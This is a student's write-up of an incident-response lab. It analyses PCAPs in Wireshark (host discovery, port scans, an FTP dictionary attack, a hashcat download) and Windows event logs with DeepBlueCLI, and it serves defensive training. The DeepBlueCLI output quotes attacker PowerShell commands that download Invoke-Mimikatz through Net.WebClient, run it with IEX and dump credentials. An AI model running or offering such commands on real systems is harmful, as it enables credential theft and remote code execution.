Incident Response

Overview


This incident response lab introduces core investigation techniques through network traffic analysis, file extraction, system triage, and log review. Using Wireshark, CMD, PowerShell, and DeepBlueCLI, participants detect host discovery, port scans, brute-force attempts, and file downloads; extract and verify artifacts; enumerate accounts, processes, and services; and analyze Windows Event Logs for password spraying, account creation, and PowerShell-based tool usage. The exercise concludes with mapping findings to MITRE ATT&CK techniques and building an incident timeline that connects network activity with host-based evidence..

Tools & techniques used

- Network forensics: Wireshark filters (tcp.port==80, tcp.window_size_value >= 8000), Conversations/Statistics, Follow TCP/HTTP streams, File → Export Objects → HTTP.
- Artifact verification: Exported ZIP/HTTP objects, md5sum to compute hashes, unzip/examine contents.
- Host triage (Windows): CMD (tasklist, net users, net localgroup), PowerShell (Get-LocalUser, Get-Service, Get-ScheduledTask) and DeepBlueCLI (./DeepBlue.ps1) for bulk EVTX parsing.
- Detection keywords & IOCs: GET / HTTP/1.1, robots.txt 404, FTP PASS attempts, password.backup, cr4ckx0r.zip, targeted usernames, source/destination IPs and ports.
- Adversary mapping: Identify MITRE ATT&CK techniques (e.g., Password Spraying T1110.003 / technique code included where appropriate), map observed actions to technique IDs.

Lab questions (Wireshark)

1. PCAP 1 - Identify the first evidence of host discovery scanning on the network (prior to TCP). What is the IP address and what is the protocol used?




Off the bat I see there's a broadcast going out asking who is 192.168.56.2 tell 192.168.56.1. Which is saying 56.1 is the host seeing who is on the network trying to communicate

2. PCAP 1 - What IP address is being port-scanned by the malicious IP?

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Пt	cp.port == 80				⊠ □ • Expression
No.	. Time	Source	Destination	Protocol	Length info
_	1083 32.410311	192.168.56.1	192.168.56.111	TCP	78 63994 → 80 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=165627982
	1109 32.410878	192.168.56.111	192.168.56.1	TCP	74 80 → 63994 [SYN, ACK, ECN] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK PERM=1 TSva
	1110 32.410902	192.168.56.1	192.168.56.111	TCP	66 63994 → 80 [ACK] Seq=1 Ack=1 Win=131744 Len=0 TSval=165627983 TSecr=1361292800
	1148 32.411966	192.168.56.1	192.168.56.111	TCP	66 63994 → 80 [FIN, ACK] Seq=1 Ack=1 Win=131744 Len=0 TSval=165627984 TSecr=1361292
	1160 32.412480	192.168.56.111	192.168.56.1	TCP	66 80 → 63994 [FIN, ACK] Seq=1 Ack=2 Win=29056 Len=0 TSval=1361292801 TSecr=1656279
L	1161 32.412504	192.168.56.1	192.168.56.111	TCP	66 63994 → 80 [ACK] Seg=2 Ack=2 Win=131744 Len=0 TSval=165627984 TSecr=1361292801
	4189 88.793501	192.168.56.1	192.168.56.111	TCP	78 65523 → 80 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=165684154
	4102 00 703607	102 169 56 111	102 169 56 1	TCD	74.90 65523 [CVN ACK ECN] 500-0 Ack-1 Win-20060 Lon-0 MCC-1460 CACK BERM-1 TCV2

I know that port 80 is a common port scanned so if I search "tcp.port == 80" it shows what is happening with scans over port 80. And the destination on the first one is "192.168.56.111"

3. PCAP 1 - Take a closer look at some of the packets associated with FTP traffic. How many users are allowed to connect to the FTP server at once?




First search "ftp" (that is what the question is asking for) then proceed to details about the logs. In the FTP section "You are user number 1 of 50 allowed"

4. PCAP 1 - The attacker tries to log into the FTP server using the username "anonymous". What incorrect password is supplied?

f	tp				
No.	Time	Source	Destination	Protocol	LengthInfo
	4663 125.148276	192.168.56.111	192.168.56.1	FTP	85 Response: 215 UNIX Type: L8
	4664 125.148277	192.168.56.111	192.168.56.1	FTP	108 Response: 331 User anonymous OK. Password required
	4700 125.254065	192.168.56.1	192.168.56.111	FTP	72 Request: QUIT
	4701 125.254131	192.168.56.1	192.168.56.111	FTP	72 Request: STAT
	4702 125.254148	192.168.56.1	192.168.56.111	FTP	80 Request: PASS IEUser@
	4703 125.254165	192.168.56.1	192.168.56.111	FTP	80 Request: PASS IEUser@
*	4705 125.254398	192.168.56.111	192.168.56.1	FTP	92 Response: 530 You aren't logged in
	4700 125 254830	192 168 56 111	192 168 56 1	FTP	133 Pespanse: 221-Goodbye You uploaded 0 and downloaded 0 kbytes

Staying in the FTP search, in the "info" field "PASS IEUser@" is stated

5. PCAP 1 - Export the robots.txt 404 page from packet 4612 as a HTTP Object and open the text file. What is the version number of Apache running on 192.168.56.111?



Search "http" and find No.4612 and right click and follow and go to Http Stream and the answer is located there

6.PC	CAP 2 - What	IP address down	loaded the ZIP file?	?				
No.	Time	Source	Destination	Protocol	Length Info			
	13 1.604709	192.168.56.1	192.168.56.111	TCP	78 80 → 36800 [SYN, ACK] Seq=0 Ack=1 V			
	14 1.604852	192.168.56.111	192.168.56.1	TCP	66 36800 → 80 [ACK] Seq=1 Ack=1 Win=29			
	15 1.604876	192.168.56.1	192.168.56.111	TCP	66 [TCP Window Update] 80 → 36800 [AC			
+	16 1.605049	192.168.56.111	192.168.56.1	HTTP	418 GET /deployment/ HTTP/1.1			
	17 1.605069	192.168.56.1	192.168.56.111	TCP	66 80 → 36800 [ACK] Seq=1 Ack=353 Win=			
	18 1.606177	192.168.56.1	192.168.56.111	TCP	220 80 → 36800 [PSH, ACK] Seq=1 Ack=353			
	19 1.606395	192.168.56.111	192.168.56.1	TCP	66 36800 → 80 [ACK] Seq=353 Ack=155 Wi			
, [7	20 1 606306	102 168 56 1	102 168 56 111	НТТР	/77 HTTP/1 A 2AA AK (+AV+/h+m1)			
	imestamps] P payload (352 b	outos)						
	ertext Transfer I							
	T /deployment/ H							
	st: 192.168.56.1							
			686; rv:60.0) Gecko/201	100101 Fir	refox/60.0\r\n			
			ml,application/xml;q=0					
		en-US,en;q=0.5\r\n	, -, -, -, -, -, -, -, -, -, -, -, -, -,	-, , , , ,				
		gzip, deflate\r\n						
	ferer: http://lg							
Co	nnection: keep-a	alive\r\n						
Up	Upgrade-Insecure-Requests: 1\r\n							
\r	\r\n							
		http://192.168.56.	<u>l/deployment/]</u>					
	ITTP request 1/1]							
[R	tesponse in frame	2: 20]						

Going through the logs I found a "GET /deployment/ HTTP/1.1" in Info and going through the details there is a zip file being extracted and the source is 192.168.56.111

7. PCAP 2 - What is the source port (server) and destination port (client) for the file download?

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No.	Time	Source	Destination	Protocol	Length Info				
1	16 1.605049	192.168.56.111	192.168.56.1	HTTP	418 GET /deployment/	HTTP/1.1			
	17 1.605069	192.168.56.1	192.168.56.111	TCP	66 80 → 36800 [ACK]				
	18 1.606177	192.168.56.1	192.168.56.111	TCP	220 80 → 36800 [PSH,	ACK] Seq=1 Ack=353			
	19 1.606395	192.168.56.111	192.168.56.1	TCP	66 36800 → 80 [ACK]	Seq=353 Ack=155 Wi			
	20 1.606396	192.168.56.1	192.168.56.111	HTTP	477 HTTP/1.0 200 OK	(text/html)			
	21 1.606757	192.168.56.111	192.168.56.1	TCP	66 36800 → 80 [FIN,	ACK] Seq=353 Ack=5			
L	22 1.606801	192.168.56.1	192.168.56.111	TCP	66 80 → 36800 [ACK]				
	23 0 500011	102 168 56 111	107 168 56 1	TCP	7/ 36802 _ 80 [SVN]	Sen-0 Win-20200 14			
	[Stream index: 1]								
	[TCP Segment Len	: 0]							


Right under that packet there's a packet that has 80 -> 36800

8. What is the filename of the downloaded zip file?

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Wireshark · Follow TCP Stream (tcp.stream eq 1) · PCAP Two.pcapng
Upgrade-Insecure-Requests: 1
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.5.4
Date: Fri, 22 May 2020 12:51:03 GMT
Content-type: text/html; charset=utf-8
Content-Length: 411
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /deployment/</title>
</head>
<body>
<h1>Directory listing for /deployment/</h1>
<a href="cr4ckx0r/">cr4ckx0r/</a>
<a href="cr4ckx0r.zip">cr4ckx0r.zip</a>
<hr>
</body>
</html>
```

Staying in the same packet right click go to follow and go to TCP Stream and at the bottom the file is stated

9. PCAP 2 - Export the ZIP file and save it to your system. What are the first 5 characters of the MD5 hash value of the ZIP file?



To export, go to file -> export objects -> http and select "cr4ckx0r.zip"

```
Terminal - ubuntu@ip-10-0-15-57: ~/Desktop/Wireshark Network Investigations
File Edit View Terminal Tabs Help
ubuntu@ip-10-0-15-57:~$ bash
ubuntu@ip-10-0-15-57:~$ dir
Desktop Documents Downloads Music Pictures Public Templates Videos snap
ubuntu@ip-10-0-15-57:~$ cd Desktop/
ubuntu@ip-10-0-15-57:~/Desktop$ dir
CyberChef v9.28.0
                                 Volatility\ Exercise
Hashing∖ and∖ Integrity
                                Wireshark\ Network\ Investigations
Metadata\ and\ File\ Carving
ubuntu@ip-10-0-15-57:~/Desktop$ cd Wireshark\ Network\ Investigations/
ubuntu@ip-10-0-15-57:~/Desktop/Wireshark Network Investigations$ dir
PCAP\ One.pcapng PCAP\ Three.pcapng PCAP\ Two.pcapng cr4ckx0r.zip
ubuntu@ip-10-0-15-57:~/Desktop/Wireshark Network Investigations$ md5sum cr4ckx0r
.zip
9705887df2392cbaba55ec31871097c2 cr4ckx0r.zip
ubuntu@ip-10-0-15-57:~/Desktop/Wireshark Network Investigations$
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And open terminal and use "md5sum"

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10. PCAP 2 - What is the name of the file inside the ZIP? (without file extension)
ubuntu@ip-10-0-15-57:~/Desktop/Wireshark Network Investigations$ unzip cr4ckx0r.
zip
Archive: cr4ckx0r.zip
inflating: hashcat
Unzip cr4ckx0r.zip
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11. PCAP 2 - What are the first 5 characters of the MD5 hash value of the file inside the ZIP?

ubuntu@ip-10-0-15-57:~/Desktop/Wireshark Network Investigations\$ md5sum hashcat
5a6886de0f940c3c4f719730948d7846 hashcat

12. PCAP 3 - What IP address is running an FTP server?

ftp					
No.	Time	Source	Destination	Protocol	Length Info
	39 0.002684080	192.168.56.118	192.168.56.111	FTP	86 Response: 220 (vsFTPd 3.0.3
1	51 0.004816966	192.168.56.118	192.168.56.111	FTP	86 Response: 220 (vsFTPd 3.0.3
	53 0.005386787	192.168.56.118	192.168.56.111	FTP	86 Response: 220 (vsFTPd 3.0.3
	54 0.005625814	192.168.56.118	192.168.56.111	FTP	86 Response: 220 (vsFTPd 3.0.3
	57 0.006605471	192.168.56.118	192.168.56.111	FTP	86 Response: 220 (vsFTPd 3.0.3
	59 0.007862909	192.168.56.118	192.168.56.111	FTP	86 Response: 220 (vsFTPd 3.0.3
	60 0.007912332	192.168.56.118	192.168.56.111	FTP	86 Response: 220 (vsFTPd 3.0.3
	62 0 008/171260	102 168 56 118	102 168 56 111	FTP	SE Rechance - 220 (VCFTPd 3 0 3

Search ftp and see in info there's "Response:220" meaning successful authentication and the source is "192.168.56.118"

13.PCAP 3 - At what time does the attacker send the first password in a dictionary attack against the FTP server?

ft	p								
No.	Time	Source	Destination	Protocol	Length Info				
	138 0.357639700	192.168.56.118	192.168.56.111	FTP	100 Response:	331 Plea	se specify	the p	
	139 0.358329913	192.168.56.118	192.168.56.111	FTP	100 Response:				
	140 0.358790558	192.168.56.118	192.168.56.111	FTP	100 Response:	331 Plea	se specify	the p	
	145 0.461951364	192.168.56.111	192.168.56.118	FTP	79 Request:	PASS 1234	56		
	146 0.461986601	192.168.56.111	192.168.56.118	FTP	78 Request:				
	147 0.462004015	192.168.56.111	192.168.56.118	FTP	81 Request:				
	148 0.462008865		192.168.56.118	FTP	79 Request:				
1_	1/0 0 /62012051	102 168 56 111	102 168 56 118	FTP	70 Remiect	PASS nice	ما		
			79 bytes captured (6	32 bits) on	interface 0				
	Interface id: 0 (e Encapsulation type								
		26, 2020 14:51:19.64	11738650 UTC						
	[Time shift for th	is packet: 0.0000000	000 seconds]						
	Epoch Time: 1590504679.641738650 seconds								
	[Time delta from previous captured frame: 0.102571080 seconds]								
	Find the fir	st password (PA	SS) attempt in the	log of pa	ckets and fine	d the de	tails arriv	val	


14. PCAP 3 - At what time does the attacker successfully log into the FTP server?

time

П	■ ftp								
Vo	Time	Source	Destination	Protocol	Length Info				
	1025 32.263854266	192.168.56.111	192.168.56.118	FTP	78 Request: USER	chris			
	1027 32.264021009	192.168.56.118	192.168.56.111	FTP	100 Response: 331	Please specify the pa			
	1029 34.957218416	192.168.56.111	192.168.56.118	FTP	79 Request: PASS	naruto			
	1030 34.970542805	192.168.56.118	192.168.56.111	FTP	89 Response: 230	Login successful.			
	1032 34.971492407	192.168.56.111	192.168.56.118	FTP	72 Request: SYST				
	1033 34.971576206	192.168.56.118	192.168.56.111	FTP	85 Response: 215	UNIX Type: L8			
	1035 39.456335656	192.168.56.111	192.168.56.118	FTP	94 Request: PORT	192, 168, 56, 111, 148, 4			
	1036 30 /56628/50		102 168 56 111	FTP		PORT command success			
* F	rame 1029: 79 bytes	on wire (632 bits),	79 bytes captured	(632 bits) o	n interface 0				
1	Interface id: 0 (er	np0s3)							
	Encapsulation type: Ethernet (1)								
	Arrival Time: May 26, 2020 14:51:54.137005702 UTC								
		is packet: 0.00000000							
	Epoch Time: 1590504	1714.137005702 second	S						

Find the packet with the successful attempt (naruto) and find the arrival time

15.PCAP 3 - What credentials allowed the attacker to log into the FTP server? Chris Naruto (from the previous screen shot)



Use follow again and "password.backup" is stated (also stated in packets)

17. PCAP 3 - At what time does the attacker send the request to download this file from the FTP server?

to	tcp.stream eq 32								
No.	Time	Source	Destination	Protocol	Length Info				
	1048 39.459195592	192.168.56.118	192.168.56.111	FTP	90 Response: 226 Directory send OK.				
	1049 39.459473676	192.168.56.111	192.168.56.118	TCP	66 59966 → 21 [ACK] Seq=66 Ack=211 W				
	1050 44.278273169	192.168.56.111	192.168.56.118	FTP	74 Request: TYPE I				
	1051 44.278405980	192.168.56.118	192.168.56.111	FTP	97 Response: 200 Switching to Binary				
	1052 44.278905933	192.168.56.111	192.168.56.118	FTP	95 Request: PORT 192,168,56,111,188,				
+	1053 44.279253584	192.168.56.118	192.168.56.111	FTP	117 Response: 200 PORT command success				
+	1054 44.279619855	192.168.56.111	192.168.56.118	FTP	88 Request: RETR password.backup				
	1058 // 280731/01	102 168 56 118	102 168 56 111	FTP	130 Reconnee: 150 Opening RTNARY mode				
+ Fi	rame 1054: 88 bytes	on wire (704 bits),	88 bytes captured	(704 bits) (on interface 0				
	Interface id: 0 (er	np0s3)							
	Encapsulation type: Ethernet (1)								
	Arrival Time: May 2	26, 2020 14:52:03.459	9407141 UTC						
	[Time shift for thi	is packet: 0.0000000	00 seconds]						
	771 1 1	11	// 11	1 44 1					

Find the packets that contains "password.backup" and look through details and find the timestamp

Lab questions (DeepBlueCLI (PS) /CMD)

1. Run DeepBlueCLI from a PowerShell window, and set the target evtx file as .\evtx\password-spray.evtx. How many accounts were targeted in a password spray attack, and what is the MITRE ATT&CK Technique ID for password spraying?

```
PS C:\Users\BTLOTest\Desktop\DeepBlueCLI-master> .\DeepBlue.ps1 .\evtx\password-spray.evtx
Date
        : 4/30/2019 7:27:40 PM
         : Security
Log
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a password
           spray attack.
           Target Usernames: gsalinas cdavis lpesce Administrator melliott dpendolino cragoso baker cmoody rbowes
           jkulikowski jleytevidal tbennett zmathis bgreenwood cspizor wstrzelec drook dmashburn sanson cfleener celgee
bhostetler eskoudis kperryman mtoussain thessman bgalbraith ssims psmith jorchilles smisenar bking mdouglas
           jlake jwright econrad edygert lschifano sarmstrong ebooth
           Unique accounts sprayed: 41
           Accessing Username: jwrig
Accessing Host Name: DESKTOP-JR78RLP
Command :
Decoded :
Date
         : 4/30/2019 7:27:00 PM
        : Security
og
EventID : 1102
Message : Audit Log Clear
Results : The Audit log was cleared.
           Account Name: jwrig
Command:
Decoded :
```

First open PowerShell and cd into where DeepBlue is located and run ".\DeepBlue.ps1 .\evtx\password-spray.evtx" and the number of accounts is stated then look up in MITRE the code for password spraying

- 2. Still looking at password-spray.evtx, what is the responsible user and hostname of the system?

 Looking at the same output at the bottom of the "Results" the username and Hostname are stated
- 3. Investigate new-user-security.evtx. What is the username of the created account, and what group was it added to?

```
PS C:\Users\BTLOTest\Desktop\DeepBlueCLI-master> .\DeepBlue.ps1 .\evtx\new-user-security.evtx
Date
        : 10/23/2013 4:22:40 PM
        : Security
Log
EventID: 4732
Message : User added to local Administrators group
Results : Username:
          User SID: S-1-5-21-3463664321-2923530833-3546627382-1000
Command :
Decoded:
Date
        : 10/23/2013 4:22:39 PM
        : Security
Log
EventID: 4720
Message : New User Created
Results : Username: IEUser
          User SID: S-1-5-21-3463664321-2923530833-3546627382-1000
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
Run ".\DeepBlue.ps1 .\evtx\new-user-security.evtx" and username and group and stated

4. Investigate powersploit-system.evtx. What is MOST RECENT the file that is being downloaded using PowerShell's 'Net.WebClient' functionality? Provide the full URL

```
PS C:\Users\BTLOTest\Desktop\DeepBlueCLI-master> .\DeepBlue.ps1 .\evtx\powersploit-system.evtx
        : 9/20/2016 6:45:48 PM
Date
Log
        : Security
EventID : 4688
Message : Suspicious Command Line
Results : Download via Net.WebClient DownloadString
          Command referencing Mimikatz
Command : powershell.exe "IEX (New-Object Net.WebClient).DownloadString('http://eic.me/17'); Invoke-Mimikatz
Decoded :
Date
      : 9/20/2016 6:45:24 PM
        : Security
Log
EventID: 4688
Message : Suspicious Command Line
Results : Download via Net.WebClient DownloadString
          Command referencing Mimikatz
          PowerSploit Invoke-Mimikatz.ps1
          Use of PowerSploit
Command : powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestat
          ion/PowerSploit/master/Exfiltration/Invoke-Mimikatz.psl'); Invoke-Mimikatz -DumpCreds"
Decoded:
        : 9/20/2016 6:45:16 PM
Date
        : Security
Log
EventID : 1102
Message : Audit Log Clear
Results : The Audit log was cleared.
          Account Name: IEUser
Command :
Decoded :
```

Run ".\DeepBlue.ps1 .\evtx\powersploit-system.evtx" and looking at the date field you see most recent is at the top and in the command field the URL is stated

5. To look at all of the event logs at once and export it to a text file, we can use the following argument "./DeepBlue.ps1 .\evtx* > output.txt". Lots of open-source offensive tools are stored on GitHub, which means attackers can download them using PowerShell. Open the created text file and use CTRL+F to search for "githubusercontent". What is the .ps1 script that is downloaded?



6. Search for the name of the tool on MITRE ATT&CK. What is the Software ID given to this tool?

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